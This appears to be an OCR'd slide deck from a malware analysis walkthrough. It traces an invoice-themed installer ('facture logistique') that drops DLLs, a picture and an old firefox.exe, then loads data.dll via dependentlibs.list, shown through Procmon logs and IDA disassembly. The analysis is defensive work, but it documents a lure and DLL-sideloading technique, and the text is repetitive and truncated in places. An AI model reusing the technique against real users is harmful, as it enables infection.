 8 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-string-l1-1-0.dll
648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-string-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-string-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\firefox.exe
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\firefox.exe
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\firefox.exe
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-libraryloader-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-libraryloader-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-libraryloader-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-math-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-math-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-math-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-errorhandling-l1-1-0.d
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-errorhandling-l1-1-0.d
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-errorhandling-l1-1-0.d
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-synch-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-synch-l1-1-0.dll
1648 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-synch-l1-1-0.dll
 8 CreateFile  C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-synch-l1-2-0.dll
```

- Drops tons of Dlls and other files in the is-xxxxx folder
- Ok! I just installed the malware!

FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }




api-ms-win-crt-time-l1-1-0.dll	05/10/2017 07:44	Exte
api-ms-win-crt-utility-l1-1-0.dll	05/10/2017 07:44	Extensic
b0tn3t'd.png	03/04/2018 09:29	Image PI
data.dll	08/04/2018 17:11	Extensio
dependentlibs.list	14/10/2017 19:04	Fichier LI
firefox.exe	05/10/2017 07:44	Applicati
mozglue.dl	05/10/2017 07:44	Extensio
msvcp140	05/10/2017 07:44	Extensio
msvcr110.	06/11/2012 11:20	Extensio
ucrtbase.dl	05/10/2017 07:44	Extensio
vcruntime140.dll	05/10/2017 07:44	Exten

Description du fichier : Firefox
Entreprise : Mozilla Corporation
Version du fichier : 56.0.0.6478
Date de création : 19/09/2018 14:39
Taille : 518 Ko


- Drops a picture (each variants has its own custom picture !)

FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }




```
api-ms-win-crt-time-l1-1-0.dll          05/10/2017 07:44          Ext
api-ms-win-crt-utility-l1-1-0.d
b0tn3t'd.png
data.dll
dependentlibs.list
firefox.exe
mozglue.dl
msvcp140
msvcr110.
ucrtbase.d
vcruntime140.dll
```

```
Description du fic
Entreprise : Mozi
Version du fichier
Date de création
Taille : 518 Ko
```



ure (each variants has its picture !)

FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }




```
api-ms-win-crt-time-l1-1-0.dll      05/10/2017 07:44    Ext
api-ms-win-crt-utility-l1-1-0.dll   05/10/2017 07:44    Extensic
b0tn3t'd.png                        03/04/2018 09:29    Image PI
data.dll                            08/04/2018 17:11    Extensio
dependentlibs.list                  14/10/2017 19:04    Fichier LI
firefox.exe                         05/10/2017 07:44    Applicati
mozglue.dl                          05/10/2017 07:44    Extensio
msvcp140                            05/10/2017 07:44    Extensio
msvcr110.                           06/11/2012 11:20    Extensio
ucrtbase.dl                         05/10/2017 07:44    Extensio
vcruntime140.dll                    05/10/2017 07:44    Exten
```

```
Description du fichier : Firefox
Entreprise : Mozilla Corporation
Version du fichier : 56.0.0.6478
Date de création : 19/09/2018 14:39
Taille : 518 Ko
```

- Drops a picture (each variants has its own custom picture !)
- And a legitimate old version of firefox.exe…?


FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }



```
kernel32.dll:76101072 kernel32_CreateProcessA:
kernel32.dll:76101072 mov     edi, edi
kernel32.dll:76101074 push    ebp
kernel32.dll:76101075 mov     ebp, esp
kernel32.dll:76101077 push    0
kernel32.dll:76101079 push    dword ptr [ebp+2Ch]          ; facture_logistique.tmp
kernel32.dll:7610107C push    dword ptr [ebp+28h]          ; 00000044
kernel32.dll:7610107F push    dword ptr [ebp+24h]          ; C:\Users\7Up\AppData\Loc
kernel32.dll:76101082 push    dword ptr [ebp+20h]          ; 0
kernel32.dll:76101085 push    dword ptr [ebp+1Ch]          ; 04000000
kernel32.dll:76101088 push    dword ptr [ebp+18h]          ; 0
kernel32.dll:7610108B push    dword ptr [ebp+14h]          ; 0
kernel32.dll:7610108E push    dword ptr [ebp+10h]          ; 0
kernel32.dll:76101091 push    dword ptr [ebp+0Ch]          ; C://Users/
kernel32.dll:76101094 push    dword ptr [ebp+8]
kernel32.dll:76101097 push    0
kernel32.dll:76101099 call    near ptr kernel32_CreateProcessInternalA
kernel32.dll:7610109E pop     ebp
```

- Back to our CreateProcess, where we break earlier
- Let’s spawn the firefox.exe process!

FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }




```
kernel32.dll:76101072 kernel32_CreateProcessA:
kernel32.dll:76101072 mov
kernel32.dll:76101074 p
kernel32.dll:76101075 m
kernel32.dll:76101077 p
kernel32.dll:76101079 p
kernel32.dll:7610107C p
kernel32.dll:7610107F p
kernel32.dll:76101082 p
kernel32.dll:76101085 p
kernel32.dll:76101088 p
kernel32.dll:7610108B p
kernel32.dll:7610108E p
kernel32.dll:76101091 pu
kernel32.dll:76101094 push    dword ptr [ebp+8]
kernel32.dll:76101097 push    0
kernel32.dll:76101099 call    near ptr kernel32_CreateProcessInternalA
kernel32.dll:7610109E pop     ebp
```

⊟ idaq64.exe	0.12	90 512 K	74 568 K	5
⊟ facture logistique.exe		2 476 K	4 004 K	27
⊟ facture logistique.tmp		12 316 K	14 064 K	16
firefox.exe	Suspended	388 K	140 K	34
idaq64.exe	0.38	44 632 K	57 380 K	36
procexp64.exe	0.43	13 032 K	22 764 K	5
⊟ Procmon.exe		3 704 K	10 340 K	10
Procmon64.exe	0.21	29 416 K	34 548 K	2


ll ?

n the firefox.exe

FIREFOX.EXE [ATTACHED] { THE INSTALLER }




```
kernel32.dll:76104977 ; --------------- S U B R O U T I N
kernel32.dll:76104977
kernel32.dll:76104977 ; Attributes: bp-based frame
kernel32.dll:76104977
kernel32.dll:76104977 kernel32_LoadLibraryA proc near
kernel32.dll:76104977
kernel32.dll:76104977 arg_0= dword ptr  8
kernel32.dll:76104977
kernel32.dll:76104977 ; FUNCTION CHUNK AT kernel32.dll:761338F
kernel32.dll:76104977
RIP kernel32.dll:76104977 mov     edi, edi
kernel32.dll:76104979 push    ebp
kernel32.dll:7610497A mov     ebp, esp
kernel32.dll:7610497C cmp     [ebp+arg_0], 0
kernel32.dll:76104980 push    ebx
kernel32.dll:76104981 push    esi
kernel32.dll:76104982 push    edi
kernel32.dll:76104983 jz      short loc_7610499C
kernel32.dll:76104985 push    offset aTwain_32_dll
kernel32.dll:7610498A push    [ebp+arg_0]
kernel32.dll:7610498D call    near ptr unk_761049C2
kernel32.dll:76104992 pop     ecx
kernel32.dll:76104993 pop     ecx
kernel32.dll:76104994 test    eax, eax
```



```
QueryNameInfo... C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\api-ms-win-crt-utilit
CreateFile       C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\api-ms-win-crt-utility-
CloseFile        C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\api-ms-win-crt-utility-
Thread Exit
QueryNameInfo... C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\firefox.exe
CreateFile       C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\dependentlibs.list
ReadFile         C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\dependentlibs.list
ReadFile         C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\dependentlibs.list
CreateFile       C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\data.dll
ReadFile         C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\data.dll
ReadFile         C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\data.dll
ReadFile         C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\data.dll
CloseFile        C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\data.dll
```

- Loads loooots of libraries and…
- … Dependentlibs.list?

FIREFOX.EXE [ATTACHED] { THE INSTALLER }



api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-string-l1-1-0.dll
api-ms-win-crt-time-l1-1-0.dll
api-ms-win-crt-utility-l1-1-0.dll
b0tn3t'd.png
data.dll
dependentlibs.list
firefox.exe
mozglue.dll
msvcp140.dll
msvcr110.dll 06/11/2012 11:20 Extension de l'applic... 855 Ko

C:\Users\7Up\AppData\Local\Temp\is-6I7E5.tmp\depen...

